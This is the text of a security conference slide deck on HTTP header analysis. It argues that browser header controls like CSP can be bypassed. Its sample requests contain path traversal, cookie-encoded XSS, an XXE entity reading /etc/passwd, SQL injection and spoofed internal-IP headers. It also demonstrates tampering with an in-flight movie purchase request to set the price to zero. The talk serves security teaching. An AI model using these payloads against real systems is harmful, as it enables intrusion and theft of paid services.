ROOTCON

Advanced HTTP Header Analysis

Nathan LaFollette


@HTTPHacker

"If you can manipulate the data, game over."

@httphacker

Headers…so what?

Why are headers important?



It's the least protected area...

The Hacker Opportunity

```
POST /.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/.%252e/boot.ini&url=httphacker.com HTTP/1.0
Referer: domain.com/external.xml
Accept: */*
User-Agent: Mozilla/5.0 Gecko/20110614 Firefox/3.6.18
Host: domain.com
Connection: Keep-Alive
Cookie: oAuth[access_token]=%31%33%33%37%22%3e%3c%73%43%72%49%70%54%3e%61%6c%65%72%74%28%68
%74%74%70%68%61%63%6b%65%72%29%3c%2f%73%43%72%49%70%54%3e;PHPSESSID=k04mk749i6cur91k;

<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]><REQUEST><FROM>null</
FROM><METHOD>SEND</METHOD><MESSAGE type=”MSG”><HEAD><ID>612117752013</
ID><FROM>null</FROM><DESTINATION>UserManagerService&xxe;</
DESTINATION><ACTION>logout</ACTION><EVENT>null</EVENT></HEAD><BODY /></
MESSAGE></REQUEST>

username:http&password=hacker
```

Common Misconceptions

Header Controls are Solid!

Header Controls fix app vulns!

Let’s review some controls…

Prevent Clickjacking?

- Content-Security-Policy: frame-src ‘none’
- Cross-Frame-Scripting: deny
- Maybe Java Framebusting?

You’re good, right?

=)

Try a different browser!

CSP

- Content-Security-Policy - Chrome 25 (Firefox nightlies)
- X-Content-Security-Policy - Firefox 4+
- X-WebKit-CSP - WebKit browsers (Chrome/Safari)

CFS

- Browser support: Opera 10.5+, Chrome 4.1+, IE 8+, Firefox 3.6.9+, Safari 4+

Manipulate the Control

- Content-Security-Policy: frame-src ‘httphacker.com’
- Cross-Frame-Scripting: allow
- Change your User Agent!

Prevent XSS?

- Content-Security-Policy: script-src ‘none’
- X-XSS-Protection: 1; mode=block

Again, try a different browser!

CSP


- Content-Security-Policy - Chrome 25 (Firefox nightlies)
- X-Content-Security-Policy - Firefox 4+
- X-WebKit-CSP - WebKit browsers (Chrome/Safari)

Manipulate the Control


X-XSS-Protection: 0

Other cool tricks…

Change the Source



```
GET /app?user=‘or’1’=‘1’;-- HTTP/1.1
Host: www.heisenberg-bank.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:26.0) Gecko/20100101 Firefox/26.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
x-originating-IP: 127.0.0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```



```
GET /app?user=‘or’1’=‘1’;-- HTTP/1.1
Host: www.heisenberg-bank.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:26.0)
Gecko/20100101 Firefox/26.0
Accept: */*
x-forwarded-for: I’m your cache server! (184.189.250.X)
x-remote-IP: I’m your proxy! (184.189.250.X)
x-originating-IP: I’m YOU! (127.0.0.1)
x-remote-addr: Internal user, let me in! (192.168.1.X)
x-remote-ip: I swear I’ll be nice (* or %00 or %0A)
```


Get it already?

“If you can manipulate the data, game over.”

@httphacker

Let’s have some fun…

Pay for Vin?



Home » All Movies » Riddick

Riddick

R 2 hr 00 min

$6

RENT NOW

Seated in BusinessElite®, First Class or Economy Comfort™?

Watch now for free.

Vin Diesel reprises the title role and teams once again with writer and director David Twohy for this highly anticipated third installment of the popular franchise that launched with PITCH BLACK. Riddick is left for dead on a desert planet where he finds himself fighting for his life against alien predators far more vicious than any human he has ever faced. His only escape is to call upon the very bounty hunters he has been evading. But when they arrive, not only does

VIEW TRAILER

MOST POPULAR

Lone Survivor

The Secret Life of Walter Mitty

Rush

Enough Said


Original POST Request

```
<snip>…
uppVideoInput=%257B%2522requesterType%2522%253A%2522video1.0%2522%252C%2522macAddress%2522%253A%25223C%253AA9%253AF4%
253A3C%253A21%253AA4%2522%252C%2522catalogId%2522%253A%2522e26uu1.59%2522%252C%2522deviceType%2522%253A%2522laptop%25
22%252C%2522language%2522%253A%2522en_US%2522%252C%2522currency%2522%253A%2522USD%2522%252C%2522userType%2522%253A
%2522%2522%252C%2522flightInfo%2522%253A%257B%2522abpVersionNo%2522%253A%25223.1.0%2522%252C%2522aircraftTailNumber%2522
%253A%2522N372NW%2522%252C%2522airlineCode%2522%253A%2522DAL%2522%252C%2522airlineCodeIata%2522%253A%2522DL%2522%2
52C%2522airlineName%2522%253A%2522%2522%252C%2522departureAirportCode%2522%253A%2522KLAS%2522%252C%2522departureCity%
2522%253A%2522%2522%252C%2522destinationAirportCode%2522%253A%2522KDTW%2522%252C%2522destinationCity%2522%253A%2522%2
522%252C%2522flightNumber%2522%253A%2522DAL2654%2522%252C%2522flightNumberAlpha%2522%253A%2522DAL%2522%252C%2522fligh
tStatus%2522%253A%257B%257D%252C%2522noOfActiveSubscribers%2522%253A%25220%2522%252C%2522videoServiceAvailability%2522%253
Atrue%257D%252C%2522productlist%2522%253A%257B%2522name%2522%253A%2522Riddick%2522%252C%2522presentationPriority%2522%25
3A40%252C%2522priceExTax%2522%253A%25226.00%2522%252C%2522productCategory%2522%253A%2522WIRELESS1%2522%252C%2522p
roductCode%2522%253A%2522DLCVFF0131%2522%252C%2522shortDescription%2522%253A%2522Riddick%2522%257D%257D&price=6.00
```

Intercepted POST Request

```
<snip>…
uppVideoInput=%257B%2522requesterType%2522%253A%2522video1.0%2522%252C%2522macAddress%2522%253A%25223C%253AA9%253AF4%
253A3C%253A21%253AA4%2522%252C%2522catalogId%2522%253A%2522e26uu1.59%2522%252C%2522deviceType%2522%253A%2522laptop%25
22%252C%2522language%2522%253A%2522en_US%2522%252C%2522currency%2522%253A%2522USD%2522%252C%2522userType%2522%253A
%2522%2522%252C%2522flightInfo%2522%253A%257B%2522abpVersionNo%2522%253A%25223.1.0%2522%252C%2522aircraftTailNumber%2522
%253A%2522N372NW%2522%252C%2522airlineCode%2522%253A%2522DAL%2522%252C%2522airlineCodeIata%2522%253A%2522DL%2522%2
52C%2522airlineName%2522%253A%2522%2522%252C%2522departureAirportCode%2522%253A%2522KLAS%2522%252C%2522departureCity%
2522%253A%2522%2522%252C%2522destinationAirportCode%2522%253A%2522KDTW%2522%252C%2522destinationCity%2522%253A%2522%2
522%252C%2522flightNumber%2522%253A%2522DAL2654%2522%252C%2522flightNumberAlpha%2522%253A%2522DAL%2522%252C%2522fligh
tStatus%2522%253A%257B%257D%252C%2522noOfActiveSubscribers%2522%253A%25220%2522%252C%2522videoServiceAvailability%2522%253
Atrue%257D%252C%2522productlist%2522%253A%257B%2522name%2522%253A%2522Riddick%2522%252C%2522presentationPriority%2522%25
3A40%252C%2522priceExTax%2522%253A%25220.00%2522%252C%2522productCategory%2522%253A%2522WIRELESS1%2522%252C%2522p
roductCode%2522%253A%2522DLCVFF0131%2522%252C%2522shortDescription%2522%253A%2522Riddick%2522%257D%257D&price=0.00
```

Free Movies!



Riddick

R 2 hr 00 min

Vin Diesel reprises the title role and teams once again with writer and director David Twohy for this highly anticipated third installment of the popular franchise that launched with PITCH BLACK. Riddick is left for dead on a desert planet where he finds himself fighting for his life against alien predators far more vicious than any human he has ever faced. His only esca...

Genres: Action & Adventure, Sci-Fi & Fantasy, Thriller

We need better control detection and protection!

Thank you.

Advanced HTTP Header Analysis

Nathan LaFollette

@HTTPhacker